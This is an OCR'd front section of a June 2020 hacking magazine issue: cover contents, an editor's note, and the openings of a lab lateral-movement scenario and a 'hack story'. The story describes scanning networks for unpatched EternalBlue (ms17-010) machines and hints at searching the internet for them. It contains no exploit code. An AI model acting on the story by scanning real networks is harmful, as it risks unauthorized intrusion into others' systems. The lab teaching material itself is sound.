
Simplifying cyber security since 2016

Hackercool

June 2020 Edition 3 Issue 6 A Unique Cyber Security Magazine

LATERAL MOVEMENT OVER NETWORK IN REAL WORLD HACKING SCENARIO



Exploiting Shellshock, Dirtycow vulnerabilities in Real World

METASPLOIT THIS MONTH :

Four Modules including two Windows PE exploits.

TOOL OF THE MONTH :

Tomcat War Deployer

..with all other regular Features

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome and safe. We are back with our June 2020 Issue. We really hope you have enjoyed our May 2020 Issue, especially the Real World Hacking Scenario. Although it was a simple scenario, we wanted our readers to grow familiar with the Vyos router and firewall. We also wanted our readers to understand concepts like port forwarding, NAT,SNAT and DNAT and some basic configuration of firewalls. These concepts play a huge role in Real Life penetration testing. As we already told our readers, hacking is not as simple as it seems on some internet blogs. We want our readers to become well versed with those concepts before going through our future scenarios espe -cially the scenario of this month.

In this month's hacking scenario, we will go a step forward. We will see Hackercool not only hacking one system behind a router or firewall but hacking the entire LAN from the initial hacked system. This is known as Lateral Movement in penetration testing.We are sure you will enjoy this scenario too just like you have enjoyed the previous scenario.As we always tell you, test this scenario practically for better understanding of the scenario. All of the software is freely available on internet. We have also provided the download information.

Take this month's Installit Feature a bit seriously as it is another software that is a router cum firewall. Unlike Vyos, this has a graphical interface which is not only easy to configure but also its configuration options are close to real world routers.

Apart from this, other regular features are present. We are sure our readers will like this Issue. That's all we have for now. Until the next issue, Good Bye. Thank You. Stay Home, Stay Safe.

c.k.chakravarthi

"A LOT OF HACKING IS PLAYING WITH OTHER PEOPLE, YOU KNOW, GETTING THEM TO DO STRANGE THINGS."
- STEVE WOZNIAK

INSIDE

See what our Hackercool Magazine June 2020 Issue has in store for you.

LATERAL MOVEMENT FOR BEGINNERS, SHELLSHOCK and DIRTYCOW


REAL WORLD HACKING SCENARIO

In our previous Issue, our readers have seen a real life hacking scenario where the target system was behind a NAT. I hope our readers understood what NAT is and what is the difference between SNAT and DNAT. We have also shown our readers ho-w to create a real life hacking scenario in our previous Issue. Port forwarding was exp-lained too. In the present Issue, we will see a similar scenario involving the same rou-ter software (vyos). However in this month's Issue, we will up the challenge. We will be placing three system's behind the NAT instead of one. We did this to give a glimps-e Lateral Movement.

Lateral Movement is a scenario you will experience in penetration testing regular-ly. We happen to get a foothold on one of the systems in a target network and from t-here we try to hack other systems of the same network. Most of the write ups discussi-ng the topic of lateral movement are about a Windows domain. Although we will also be getting there, we thought it best to first introduce it to our readers using a simple s cenario. Also we will also not tell you about how to set up this network as the process is shown in our previous Issue. Even the download information about the target syste-ms has already been given in our past Issues. The only thing we will tell you here is the network is same as it was in the previous Issue. Rest, you can figure out. If you still have any doubts, you can always get to us. Now, on to hackercool.


It is three years since the eternalblue (yeah, the same vulnerability that we saw in last month's hack story) was discovered and exploited. However it's not important how long it has been but how many applied the patches that Microsoft. You will be surprised to know that there are still many systems with this vulnerability and without patches. You just need to search right.

I decided to do exactly that. Nmap has a scripting engine to specifically search for the ms17-010 vulnerability, the CVE id of eternalblue. While scanning the network in in batches, I found one machine vulnerable to it.



